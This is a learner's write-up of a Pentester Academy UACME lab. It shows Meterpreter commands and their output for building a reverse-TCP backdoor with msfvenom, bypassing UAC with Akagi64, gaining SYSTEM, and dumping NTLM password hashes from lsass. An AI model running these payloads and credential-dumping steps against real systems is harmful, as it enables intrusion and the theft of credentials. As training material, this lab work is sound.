
```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > sysinfo
Computer        : VICTIM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > migrate explorer.exe
[-] Not a PID: explorer.exe
meterpreter > migrate -N explorer.exe
[*] Migrating from 2392 to 2564...
[*] Migration completed successfully.
meterpreter > getsystem
[-] 2001: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
```

- Great, all but the last worked.
- Opening a shell with the shell command and then checking the administrators group




```
C:\Windows\system32>net localgroup administrators
net localgroup administrators
Alias name     administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
admin
Administrator
The command completed successfully.
```

- There are two users under this group that I can keep in mind.
- Create a payload with msfvenom called “backdoor.exe”




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.0.4  netmask 255.255.0.0  broadcast 10.1.255.255
        ether 02:42:0a:01:00:04  txqueuelen 0  (Ethernet)
        RX packets 13862  bytes 1089720 (1.0 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16015  bytes 6589692 (6.2 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.23.2  netmask 255.255.255.0  broadcast 10.10.23.255
        ether 02:42:0a:0a:17:02  txqueuelen 0  (Ethernet)
        RX packets 221  bytes 32371 (31.6 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 230  bytes 603153 (589.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 68628  bytes 139215521 (132.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 68628  bytes 139215521 (132.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.1.0.4 LPORT=4444 -f exe > 'backdoor.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
```

- Set and run the payload with exploit/multi/handler




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.1.0.4 LPORT 4444
LHOST => 10.1.0.4 LPORT 4444
msf6 exploit(multi/handler) > exploit

[-] Exploit failed: One or more options failed to validate: LHOST.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set LHOST 10.1.0.4
LHOST => 10.1.0.4
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.0.4:4444
```

- Now, I can begin uploading the baddie files (backdoor and UACME)
- Just errr, gotta find them first.




```
root@attackdefense:~# ls
Desktop  backdoor.exe  thinclient_drives
root@attackdefense:~# cd Desktop/
root@attackdefense:~/Desktop# ls
'Copy-Paste README'   README   lxqt-config-monitor.desktop   lxterminal.desktop   target   tools   wireshark.desktop   wordlists
root@attackdefense:~/Desktop# cd tools/
root@attackdefense:~/Desktop/tools# ls
Delorean  JohnTheRipper  SharpSploit  UACME  firepwd  ircsnapshot  known_hosts-hashcat  portable  reGeorg  scripts  seatbelt  srtp-decrypt  steganography
root@attackdefense:~/Desktop/tools# 
```

- Great, backdoor is at /root and UACME is in the tools folder under /root/Desktop
- Time to upload the executables




```
meterpreter > upload /root/backdoor.exe
[*] uploading  : /root/backdoor.exe -> backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /root/backdoor.exe -> backdoor.exe
[*] uploaded   : /root/backdoor.exe -> backdoor.exe
meterpreter > upload /root/Desktop/tools/UACME/Akagi64.exe
[*] uploading  : /root/Desktop/tools/UACME/Akagi64.exe -> Akagi64.exe
[*] Uploaded 194.50 KiB of 194.50 KiB (100.0%): /root/Desktop/tools/UACME/Akagi64.exe -> Akagi64.exe
[*] uploaded   : /root/Desktop/tools/UACME/Akagi64.exe -> Akagi64.exe
meterpreter > DIR
[-] Unknown command: DIR.
meterpreter > dir
Listing: C:\Users\admin\AppData\Local\Temp
==========================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2022-07-18 21:40:59 +0530  1
100777/rwxrwxrwx  199168  fil   2022-07-18 22:12:30 +0530  Akagi64.exe
100777/rwxrwxrwx  73802   fil   2022-07-18 22:12:09 +0530  backdoor.exe
```

- From here I can run the UACME tool with the following




```
Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2022-07-18 21:40:59 +0530  1
100777/rwxrwxrwx  199168  fil   2022-07-18 22:12:30 +0530  Akagi64.exe
100777/rwxrwxrwx  73802   fil   2022-07-18 22:12:09 +0530  backdoor.exe

meterpreter > shell
Process 2356 created.
Channel 6 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\admin\AppData\Local\Temp>Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe
Akagi64.exe 23 C:\Users\admin\AppData\Local\Temp\backdoor.exe
```

- When combined with backdoor.exe, the connection will allow me to be logged in as an elevated user (admin). I'll make sure to elevate my privilege with getsystem.




```
meterpreter > getuid
Server username: VICTIM\admin
meterpreter > sysinfo
Computer        : VICTIM
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

- Awesome, now I just need to find the NTLM hash for this account with hashdump after migrating to lsass.exe which I've found to be the (Local Security Authority Server Service is a process in Microsoft Windows operating systems that is responsible for enforcing the security policy on the system.) when searching it.



```
meterpreter > hashdump
[-] 2007: Operation failed: The parameter is incorrect.
meterpreter > migrate -N lsass.exe
[*] Migrating from 2520 to 684...
[*] Migration completed successfully.
meterpreter > hashdump
admin:1012:aad3b435b51404eeaad3b435b51404ee:4d6583ed4cef81c2f2ac3c88fc5f3da6:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:659c8124523a634e0ba68e64bb1d822f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

- Wohoooo!



	Verify:	
1.	Admin NTLM Hash	VERIFIED

Lessons Learned

- It is important to poke and test everything such as the naming conventions used with tools.
    - For example, when using searchsploit, I was unable to find exploits listed with HttpFileServer (since this is the name that came up with Nmap). Yet, simply adding in spaces (Http File Server) brought up all the exploits I needed.
- Even though these labs may seem daunting, it seems that even if you need the help of the walkthroughs (I definitely did) the exposure and lessons learned with them are amazingly valuable.
    - Eventually, everything will become second nature since I'll have seen and worked with the tools in the past, have seen the system structures and capabilities, etc. I LOVE IT!!
- BIGGEST LESSON EVER!
    - GO THROUGH EVERY WALKTHROUGH I CAN AND JUST GET EXPOSURE TO THE POSSIBILITIES OF THIS FIELD AND WORRY ABOUT COMPLETING THESE LABS WITH NO HELP DOWN THE ROAD ONCE MY KNOWLEDGE BASE IS SATURATED. Lol.. uh yeah, I hear it, maybe it's pride or not wanting to be seen or feel like I don't know or whatever from the start; but how else are you supposed to learn xD

References

Pentesteracademy.com: UACME lab under community labs